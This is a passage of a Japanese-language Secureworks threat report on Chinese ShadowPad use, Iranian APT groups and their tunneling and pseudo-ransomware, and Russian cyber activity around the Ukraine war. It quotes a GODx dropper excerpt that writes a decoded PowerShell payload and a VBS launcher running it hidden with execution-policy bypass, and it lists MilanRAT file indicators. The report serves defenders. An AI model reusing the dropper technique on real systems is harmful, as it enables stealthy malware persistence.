


図28.ShadowPadパッチ関数（出典：Secureworks）

ShadowPadが引き続き一般的に

高度にモジュール化されたRATである**ShadowPad**[55]は、現在10以上の異なる中国の攻撃グループによって使用されています。これにより、PlugXと並んで、複数の中国の攻撃グループが最も使用するRATの1つとして、その地位を確立しています。

CTUリサーチャーが分析したShadowPadサンプルの大半では、暗号化されたShadowPadペイロードがDLLローダー内に埋め込まれている、2つのファイルを用いる実行チェーンが使用されています。ただし、CTUリサーチャーは、BRONZE UNIVERSITY攻撃グループが攻撃元とされている攻撃活動で、暗号化されたShadowPadペイロードを別のファイルとしてドロップする3ファイル実行チェーンを使用していたことを確認しています。

2022年1月のインシデント対応時に、セキュアワークスCTUリサーチャーは、BRONZE UNIVERSITYが2021年11月にこのShadowPadの3ファイル実行チェーンを使用していたことを発見しています。初期侵入は、ManageEngine ADSelfService Plusの脆弱なバージョンを実行しているサーバーを経由していました。この攻撃者は、バージョン6113までのManageEngine ADSelfService Plusソフトウェアビルドに影響する認証バイパスの脆弱性であるCVE-2021-405393を悪用して、China Chopper WebShellを展開しました。

この攻撃者は、3ファイル実行チェーンを使用して、ShadowPadの亜種を、まず足場を築くために最初のサーバーに展開し、次にネットワーク内の他のサーバーに展開しました。その後、ShadowPadを使用して、偵察、認証情報の収集、および侵害したホストのコントロール（さらなる情報収集など）を行っていました。




図29.ShadowPadの実行、サービス作成、ペイロードインジェクションのタイムライン（出典：Secureworks）

イラン
Traditional Targeting

主な動機

- ⚠ スパイ活動
- ⚠ 反体制派の監視
- ⚠ 破壊活動

Secureworks®

イラン

イランのAPTグループの活動は、全体としては、イスラエル、その他の中東諸国、およびディアスポラコミュニティの国内外の反体制派といった従来の標的に焦点を置いています。この1年間で、特定のグループと政府機関とのつながりがより明確になりました。また、一部のグループは引き続き、擬似ランサムウェアを使用していて、さまざまな攻撃でトンネリング手法を使用していました。

イランのグループと政府とのつながりがより明確に

2022年1月、米国サイバー司令部の国家任務部隊が発表した**報告書**[57]により、SeedwormまたはMuddyWaterとして知られる**COBALT ULSTER**[56]とイラン情報省（別名MOISまたはVAJA）との関係が指摘され、この攻撃グループの活動が明らかになりました。この報告書では、COBALT ULSTERを「従属的組織」と呼んでおり、MOISがこのグループに指示することはあっても直接雇用することはない可能性が残されています。

イランでは営利目的の業者への委託が一般的な運営モデルとなっています。2021年7月、Facebookは、イスラム革命防衛隊（IRGC）と関係のあるテヘランのIT企業であるMahak Rayan Afraz（MRA）がCOBALT FIRESIDE59（別名Tortoiseshell、Imperial Kitten）を支援するマルウェア開発サービスを提供していることを**特定**[58]しました。**COBALT FIRESIDE**[59]の攻撃者は、Facebookプラットフォームを利用して標的に接近した後、メール、メッセージングサービス、コラボレーションサービス、Webサイトなど、他の媒体に会話を移して、標的にマルウェアを配布しています。

さらに、2021年10月、ニューヨーク州南部地区連邦地方裁判所において、Emennet Pasargad社の契約者2名が大陪審に起訴されたことで、イランの独立系とされるサイバーセキュリティ企業とイラン政府とのつながりも浮き彫りにされました。これらの契約者はいずれもイラン国籍で、2020年の米国大統領選挙に影響を与え妨害することを目的としたキャンペーンに参加したとされ、コンピュータ侵害、コンピュータ詐欺、有権者脅迫、国家間脅迫、陰謀罪の罪で起訴されました。メッセージは、プラウド・ボーイズとして知られる米国の極右政治活動家グループを**装い送信**[60]されました。

イランの攻撃グループはトンネリングを好む

CTUリサーチャーは、COBALT MIRAGE[61]が米国を標的としたランサムウェアキャンペーンにおいて、トンネリングツールであるngrokとFast Reverse Proxyを使用していたことを明らかにしています。また、サードパーティの報告[62]により、イランのグループがトンネリングツールをどの程度利用しているかが明らかにされていて、COBALT ULSTERが使用したオープンソースのトンネリングツールとして、Chisel、Secure Socket Funnelling (SSF)、Ligolo、SharpChiselが報告されています。

Ngrokは、少なくとも2020年以降、COBALT FOXGLOVE[63]によるフィッシング攻撃に使用され、COBALT AGORA[64]にも使用されています。後者のグループは、アラブ首長国連邦の組織に焦点を置き、11月、GODxと呼ばれる新しいマルウェアを使い始めました。GODxは、ファイルのアップロード、ファイルのダウンロード、cmd.exeを介した任意のコマンドの実行といった基本的なRAT機能を提供し、HTTPおよびDNSを介してC2サーバーと通信します。

```
fh.WriteLine("$data - [System.Convert]::FromBase64String("+"\"[BASE 64 ENCODED POWERSHELL PAYLOAD]""+")");
fh.WriteLine("$decoded - [System.Text.Encoding]::UTF8.GetString($data)");
fh.WriteLine("$path - $env:ALLUSERSPROFILE");
fh.WriteLine("New-Item -Path $path"+"'\\Windows'"+" -ItemType Directory > $null");
fh.WriteLine("$decoded > $path"+"'\\Windows\\System.ps1'");
fh.WriteLine("$vbln1-'set objsh- CreateObject(\"WScript.Shell\")'");
fh.WriteLine("$vbln2-'obish.run \"powershell.exe -exec bypass -windowstyle hidden -NonInteractive -noprofile -FILE
%programdata%\\Windows\\System.ps1\",0, false'");
fh.Writeline("echo $vbln1 > C:\\ProgramData\\Windows\\runfile.vbs");
fh.WriteLine("echo $vbln2 >> C:\\ProgramData\\Windows\\runfile.vbs");
fh.Close();
```

図30.GODxドロッパーからのコード抜粋（出典：Secureworks）

COBALT LYCEUM[65]は、C2通信のためのDNSトンネリングにMilanRATを使用していました。このグループは2021年6月、イスラエルを狙ったキャンペーンからMilanRATを使い始め、イスラエルに拠点を置くソフトウェア会社Chip PC Technologiesになりすました偽装Webサイトを立ち上げました。このWebサイトは、最終的にMilanRATが展開される2つの感染チェーンで使用されました。これは、イスラエルを標的とするための踏み台となるものでした。

- C:\ProgramData\MsNpENg\
- C:\ProgramData\MsNpENg\Database.MDF
- C:\ProgramData\MsNpENg\Log
- C:\ProgramData\MsNpENg\Log\[a-z0-9]{8}d
- C:\ProgramData\MsNpENg\Log\[a-z0-9]{8}f
- C:\ProgramData\MsNpENg\Log\[a-z0-9]{8}g
- C:\ProgramData\MsNpENg\Log\[a-z0-9]{8}s
- C:\ProgramData\MsNpENg\MsNpENg
- C:\ProgramData\MsNpENg\curent.txt

図31.MilanRATにより作成されたファイル（出典：Secureworks）

2022年6月、イランの新たな活動が出現しました。この集団は、DIG.netオープンソースツールのカスタマイズ版と思われる、DnsSystemと呼ばれる.NETベースのDNSバックドアを使用しています。このマルウェアは、DNSトンネリングを介して通信し、DNSクエリを利用して、攻撃者のネームサーバーとC2通信を行います。しかし、一部のサードパーティの報告とは対照的に、CTUリサーチャーはこの活動をCOBALT LYCEUMと関連付けてはいません。

イラン製ランサムウェアの被害が続くが、影響は限定的

ランサムウェアは、この12か月間、イランの攻撃グループの活動のテーマとして発展し続けていますが、その攻撃の目的は必ずしも明確ではありません。多くの場合、金銭的利益よりも混乱が目的で使用されているようです。

セキュアワークスのインシデント対応コンサルタントはこの1年、イスラエル、米国、欧州、オーストラリアの組織に対するCOBALT MIRAGEランサムウェア攻撃を調査してきました。COBALT MIRAGEの活動の要素は、PHOSPHORUS[66]およびTunnelVision[67]として報告されていて、このグループは、COBALT ILLUSION[68]（スパイ活動に関連した攻撃を行い、初期侵入のため継続的なフィッシングを主に行うグループ）とつながりがあると考えられています。

2021年11月、米国、オーストラリアおよび英国の政府機関が発表した共同アドバイザリー[69]によると、イランのグループがシステムへの初期侵入のために、少なくとも2021年3月以降、Fortinetの脆弱性を悪用していました。また、このグループは、少なくとも2021年10月以降、初期侵入を目的としてMicrosoft Exchange ProxyShellの脆弱性を悪用していました。CTUリサーチャーは、このアドバイザリーに詳述されている活動の攻撃元をCOBALT MIRAGEと特定しています。

COBALT MIRAGEのランサムウェアは、一般的なリモートコードの脆弱性（ProxyShellやLog4Shellなど）を悪用して侵入し、ngrokやFRPなどのトンネリングツールを展開して、最終的にBitLockerやDiskCryptorを使ってシステムを暗号化しますが、必ずしも成功しているわけではありません。





図32.2022年1月、BitLockerの利用につながる侵入におけるCOBALT MIRAGEの行動（出典：Secureworks）

COBALT MIRAGEは、スパイ活動も行っており、その一部でランサムウェアが使われている可能性があります。しかし、このグループは、さまざまなターゲットへの初期侵入にはそれなりの成功を収めているようですが、そこから金銭的利益や情報収集に発展させる能力は限定的なようです。そうであったとしても、COBALT MIRAGEは、一般に公開されている暗号化ツールを使ってランサムウェア運営を行い、大規模な脆弱性スキャン・攻撃により組織を侵害できるので、現在進行形の脅威であると言えます。

このグループは、ランサムウェア攻撃を装ったスパイ活動や破壊的キャンペーンでイスラエルを標的にしている他のイランの攻撃グループとの協力関係があります。たとえば、N3tw0rmや**COBALT SHADOW**[70]（別名Agrius）のようなグループや、Moses Staffのようなハックアンドリーク攻撃が含まれます。

CTUリサーチャーが**COBALT SAPLING**[71]として追跡しているMoses Staffは、自らを、サイバー攻撃とリークサイトのコンテンツを使用してイスラエルの企業を脅迫する親パレスチナ派グループと見立てています。CTUリサーチャーは、この活動は、イランとつながりがある擬似ランサムウェアグループがイスラエルの企業に嫌がらせをし、混乱させるために行っている活動の一部である可能性が高いと評価しています。COBALT SAPLINGは、金銭的利益よりも混乱を目的としてランサムウェア形式のマルウェアを使用する別のグループで、イスラエルの標的に対してPyDcrypt、DCSrv、**Strifewater**[73]を**使用したことがあります**[72]。COBALT SAPLINGは、侵害を行いデータをリークすることで知られていますが、そのリークサイトで公開されているデータの一部は、他のソースまたは他の攻撃者による侵害から取得した可能性があります。

Secureworks®



ロシア

The Near Abroad and a Nod to the 'Problems' of Cybercrime

主な動機:

⚠ スパイ活動

⚠ ハイブリッド戦争

ロシア

ロシアの高度なサイバー攻撃の能力は、国内および旧ソ連邦諸国における西側の影響力に対抗し、世界情勢におけるリーダーとしてのロシアの地位を向上させるという外交政策の目的を支えています。ロシアは西側諸国、特に北大西洋条約機構（NATO）同盟を、ロシア連邦の国益に対する継続的かつ中心的な脅威とみなしています。

サイバー犯罪への対処は必要なときだけ

2021年6月のプーチン・バイデン首脳会談後、ロシアは、自国内のサイバー犯罪者に対処する兆しを見せました。2021年9月、ロシアの標的を攻撃していたMerisボットネットの一部がシンクホールされました。2022年1月、FSBがGOLD SOUTHFIELD（REvil）ランサムウェアグループのメンバーとされる14人を逮捕しました。翌**2月**[74]には、ロシア当局が、カーディングフォーラム3社と、侵害された環境へのRDPアクセス情報を販売していた1社を閉鎖し、ロシア拠点のドメイン登録会社のCEOを逮捕しました。しかし、これらの逮捕は、サイバー犯罪の状況に大きな影響を及ぼすものではなく、ほとんどの場合、ロシアに拠点を置くサイバー犯罪者は、ロシアの利益を標的としない限り、何も罰を受けずに活動を続けています。ウクライナ侵攻後、米国との協力は本質的に停止しています。

ウクライナ戦争を通じて、ロシアのサイバー能力について明らかになったこととは?

ロシアによるウクライナ侵攻までの間、破壊的なサイバー攻撃がウクライナの重要インフラに対して大規模に展開され、2017年の**NotPetya**[75]で起こったように、ウクライナの国境を越えて拡散するのではないかと懸念されていました。

6月下旬の時点では、ウクライナ国外に影響を及ぼした数少ないサイバー攻撃の例の1つであるViasatを標的とした**データ消去マルウェアによる攻撃**[76]はあったものの、こうした懸念は杞憂に終わったと思われました。同様に、紛争の両側でハクティビストによる破壊的な攻撃が大きく報道されましたが、その影響は小規模なものにとどまっていました。セキュアワークスのほとんどのお客様、特にウクライナやロシアで事業を展開していないお客様にとっては、これらの影響は非常に限定的なものであり、ランサムウェアやその他のサイバー犯罪の方がはるかに大きな脅威でした。

しかし、ウクライナのコンピュータ緊急事態対応チーム（CERT-UA）からの定期的な報告[77]には、ウクライナの標的に向けられたサイバー活動が着実に進行していることが記載されています。この活動の一部は、ロシア政府が支援する攻撃者からのものと特定[78]でき、一部[79]はサイバー犯罪ツールを使用する攻撃者から（攻撃元を隠すためかもしれません）、一部[80]はハクティビストから、一部はベラルーシの攻撃グループと思われるMOONSCAPE[81]から、そして一部は中国[82]からでした。2022年6月に開催されたFIRST Conferenceでの公開プレゼンテーションで、CERT-UAは、2022年現在までに43の攻撃グループと1,306件のサイバーインシデントを追跡していることを明らかにしました。ロシアのサイバー能力が軍事作戦の支援にどのように利用されているかについて、その全貌はウクライナ以外の観測者にはまだ不明なようです。

ウクライナの主要なサイバーイベントのタイムライン




図33：ロシアによるウクライナ侵攻初期に関連する重要な攻撃活動のタイムライン（出典：Secureworks）

CTUリサーチャーは、公開情報として報告されている以外のロシアの攻撃グループの活動を限定的に確認しています。CTUリサーチャーが追跡しているロシアのグループの中で、**IRON TILDEN**[83]が最も活発で、主に近隣のウクライナに対して、また4月にはラトビアの議会に対してもスピアフィッシング攻撃を行っています。

攻撃グループのプロファイル

IRON TILDEN（別名Gamaredon）は、主に政府および防衛分野のウクライナの標的に対して、サイバースパイ活動を行った経歴があります。この攻撃グループは、少なくとも2013年から活動していて、攻撃的なスピアフィッシングキャンペーンを通常の作戦として、添付されたMicrosoft WordまたはExcel文書内の悪意あるVBAスクリプトを利用して、侵害したホストに情報窃取マルウェアをインストールしています。IRON TILDENは、ハイテンポな作戦を重視して、作戦上のセキュリティをある程度犠牲にしています。つまり、特定のダイナミックDNSプロバイダー、ロシアのホスティングプロバイダー、およびリモートテンプレートインジェクション手法が再利用されることから、インフラストラクチャを特定できます。

2021年11月、ウクライナ保安庁（SSU）は、IRON TILDENのメンバー5人がロシア連邦保安庁（FSB）の将校であることを確認しました。Saeima（ラトビア議会）を標的とすることは、ロシア周辺国の情報を収集するFSBの活動と一致します。ラトビアはウクライナのEU加盟を支持し、ウクライナを支援し、ロシアの敵対行為を非難する施策を可決しています。これらの行動は、スパイ活動に焦点を当てた海外の攻撃グループからの注目を高める可能性があります。

侵攻前、CTUリサーチャーは、ロシアがNATO加盟国の組織に対して直接破壊的な攻撃を行うのは、緊張が急激に高まった場合のみと評価していました。この評価は変わっていません。Viasatへのデータ消去マルウェアを用いた攻撃のように、ウクライナを標的とした攻撃がより大きな影響を与える可能性も残されています。ただしロシアは、より直接的な国際的反応を引き起こす可能性がある他所への巻き添え被害を回避するように、活動を調整している可能性があります。

